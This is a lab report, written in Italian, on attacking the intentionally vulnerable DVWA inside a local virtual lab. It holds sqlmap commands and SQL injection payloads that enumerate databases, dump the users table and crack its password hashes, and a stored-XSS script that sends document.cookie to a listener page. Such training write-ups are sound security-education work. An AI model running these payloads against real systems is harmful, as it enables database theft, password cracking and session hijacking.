

Report 09/06

SQL

Come prima cosa ci siamo occupati delle macchine collegando kali a meta passando per pfsense ci assicuriamo che comunichino e facciamo l'accesso a DVWA e impostiamo la sicurezza su low dopo di che ci spostiamo su BURPSUITE dal quale recuperiamo il cookie di sessione che ci tornerà utile dopo.

The screenshot displays the Burp Suite interface. The top menu bar includes File, Macchina, Visualizza, Inserimento, Dispositivi, and Aiuto. The main toolbar shows various icons for site map, target, and other functions. The central pane shows a list of HTTP requests, with the following data:

Host	Method	URL	Params	Status	Length	MIMEtype	Title
http://192.168.50.101	GET	/		200	1000	HTML	metasploit - Linux
http://192.168.50.101	GET	/dwa/index.php		200	4895	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dwa/login.php		200	1599	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dwa/security.php		200	4497	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dwa/vulnerabilities/sqli/		200	4643	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dwa/vulnerabilities/sqli...		200	4671	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dwa/vulnerabilities/sqli...		200	4726	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dwa/		302	445	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	POST	/dwa/login.php		302	354		
http://192.168.50.101	POST	/dwa/security.php		302	389		

The bottom pane shows the details of a selected request (GET /dwa/vulnerabilities/sqli_blind/). The request is in raw format, showing the following headers and body:

```
1 GET /dwa/vulnerabilities/sqli_blind/ HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.50.101/dwa/vulnerabilities/sqli/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc
10 Connection: close
11
12
```

The right pane shows the Inspector tab, displaying the selected text (security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc) and the request attributes, cookies, headers, and response headers.

Sfruttando SQLmap ulr e cookie andiamo a scansionare e a trovare le vulnerabilità usando questo comando:
 sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc"
 dal quale si evidenzia una vulnerabilità al parametro ID del metodo GET


```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:12:26 /2023-06-09/
GET /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
[08:12:26] [INFO] resuming back-end DBMS 'mysql'
[08:12:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: appleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Parameter: id (GET)
  Type: time-based blind (encoding: gzip, deflate)
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTuh) AND 'vXOW'='vXOW&Submit=Submit
  Connection: close
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x7170767871,0x6a7854527466646b594e5079725778644e794f7643664f67424579675746764d6d65727872636852,0x717a627071),NULL-- -&Submit=Submit
[08:12:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[08:12:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 08:12:27 /2023-06-09/
```

A questo punto scoperta la debolezza del parametro id faremo sfruttare a sqlmap questa vulnerabilità del sistema e attraverso il comando:

```
sqlmap -u
```

```
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?
id=1&Submit=Submit#' --cookie="security=low;
PSESSID=89eb598708c93fc66e209d9435e227bc" -p id -
dbs
```


SQLMap tenta di enumerare i database disponibili sul server di destinazione. Sfrutta la vulnerabilità di SQL injection nel parametro id per raccogliere informazioni sulla struttura del database.



Scansionato il database facciamo estrarre a SQLmap
usiamo il comando

```
sqlmap -u  
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?  
id=1&Submit=Submit#' --cookie="security=low;  
PHPSESSID=89eb598708c93fc66e209d9435e227bc" -  
p id --tables
```

ci facciamo dare tutte le tabelle del database in totale
sono 17 a noi serve La tabella users da DVWA



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
HPSESSID=89eb598708c93fc66e209d9435e227bc" -p id --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:13:34 /2023-06-09/

[08:13:34] [INFO] resuming back-end DBMS 'mysql'
[08:13:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTuH) AND 'vXOW'='vXOW&Submit=Submit'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7170767871,0x6a7854527466646b594e5079725778644e794f7643664f67424579675746764d6d65727872636852,0x717a627071),NULL-- -&Submit=Submit


[08:13:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[08:13:34] [INFO] fetching database names
[08:13:34] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, ti
kiwiki195'
[08:13:35] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]

+-----+
| CHARACTER_SETS |
| COLLATIONS     |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS        |
| COLUMN_PRIVILEGES |
| KEY_COLUMN_USAGE |
| PROFILING       |
| ROUTINES        |
| SCHEMATA        |
| SCHEMA_PRIVILEGES |
| STATISTICS      |
| TABLES         |
+-----+
```


Per concludere andiamo ad eseguire il comando:

```
sqlmap -u  
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?  
id=1&Submit=Submit#' --cookie="security=low;  
PHPSESSID=89eb598708c93fc66e209d9435e227bc" -p id -  
T users --dump
```

dove T users è la tabella di nostro interesse e --dump è l'estrazione dei dati dalla tabella, autorizziamo il cracking della password tramite dizionario



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc" -p id -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:14:15 /2023-06-09/

[08:14:15] [INFO] resuming back-end DBMS 'mysql'
[08:14:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTUh) AND 'vXOW'='vXOW&Submit=Submit'
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7170767871,0x6a7854527466646b594e5079725778644e794f7643664f67424579675746764d6d65727872636852,0x717a627071),NULL-- -6Submit=Submit
[08:14:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[08:14:15] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) and columns
[08:14:15] [INFO] fetching current database
[08:14:15] [WARNING] reflective value(s) found and filtering out
[08:14:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[08:14:16] [INFO] fetching entries for table 'users' in database 'dvwa'
[08:14:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[08:14:22] [INFO] writing hashes to a temporary file '/tmp/sqlmap8jehd27p73642/sqlmaphashes-rf6563fr.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:14:22] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files

[08:14:28] [INFO] using default dictionary
```

URL	Params	Status	Length	MIME-type	Title
http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#		200	4896	HTML	Damn Vulnerable Web App
http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#		200	1590	HTML	Damn Vulnerable Web App
http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#		200	4492	HTML	Damn Vulnerable Web App
http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#		200	4492	HTML	Damn Vulnerable Web App

Alla fine del processo ci restituisce dopo una serie di tentativi ci restituisce la tabella con tutti i dati hash e la password decifrate

kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

kali@kali: ~

```
[08:14:34] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[08:14:37] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[08:14:38] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[08:14:45] [INFO] using suffix '1'
[08:14:59] [INFO] using suffix '123'
[08:15:02] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[08:15:11] [INFO] using suffix '2'
[08:15:24] [INFO] using suffix '12'
[08:15:38] [INFO] using suffix '3'
[08:15:55] [INFO] using suffix '13'
[08:16:10] [INFO] using suffix '7'
[08:16:24] [INFO] using suffix '11'
[08:16:39] [INFO] using suffix '5'
[08:16:52] [INFO] using suffix '22'
[08:17:05] [INFO] using suffix '23'
[08:17:19] [INFO] using suffix '01'
[08:17:34] [INFO] using suffix '4'
[08:17:49] [INFO] using suffix '07'
[08:18:04] [INFO] using suffix '21'
[08:18:18] [INFO] using suffix '14'
[08:18:32] [INFO] using suffix '10'
[08:18:47] [INFO] using suffix '06'
[08:19:00] [INFO] using suffix '08'
[08:19:15] [INFO] using suffix '8'
[08:19:31] [INFO] using suffix '15'
[08:19:45] [INFO] using suffix '69'
[08:19:59] [INFO] using suffix '16'
[08:20:14] [INFO] using suffix '6'
[08:20:28] [INFO] using suffix '18'
[08:20:42] [INFO] using suffix '!'
[08:20:57] [INFO] using suffix '.'
[08:21:12] [INFO] using suffix '*'
[08:21:26] [INFO] using suffix '!!'
[08:21:40] [INFO] using suffix '?'
[08:21:57] [INFO] using suffix ';'
[08:22:17] [INFO] using suffix '..'
[08:22:42] [INFO] using suffix '!!!'
[08:23:08] [INFO] using suffix ','
[08:23:33] [INFO] using suffix '@'
```

Database: dvwa
Table: users
[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Inspector

Selection

Selected text

Request attributes

Request cookies


Request headers

Response headers

0 matches

XSS

come prima cosa facciamo partire il nostro server e database locali tramite apache e mysql a questo punto con il comando `cd` ci spostiamo nella directory `/var/www/html` e con `chmod 777` diamo tutti i poteri.
a questo punto creiamo un file `recieve.php` che con javascript prende il cookie di sessione e creiamo il file di testo dove stampare il cookie chiamato `log.txt`



Nella pagina d xss ci troviamo davanti una limitazione del numero dei caratteri da poter inserire che aggiriamo ispezionando la pagina e modificando il valore in modo da avere lo spazio sufficiente per lo script

```
<script>
var sessionData = document.cookie;

var xhr = new XMLHttpRequest();
xhr.open("POST", "http://localhost/receive.php", true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.send("session=" + encodeURIComponent(sessionData));
</script>
```

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The browser window displays the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The "Name" field contains the text "test", and the "Message" field contains the injected JavaScript code: `<script>var sessionData = document.cookie;`. The "Sign Guestbook" button is visible. The browser's developer tools are open, showing the HTML structure of the page. The injected script is visible in the DOM, and the "textarea" element is highlighted. The console shows the script execution. The browser's address bar shows the URL `192.168.50.101/dvwa/vulnerabilities/xss_s/`.

Dopo aver inviato lo script sul file log.txt
troveremo stampato il cookie di sessione

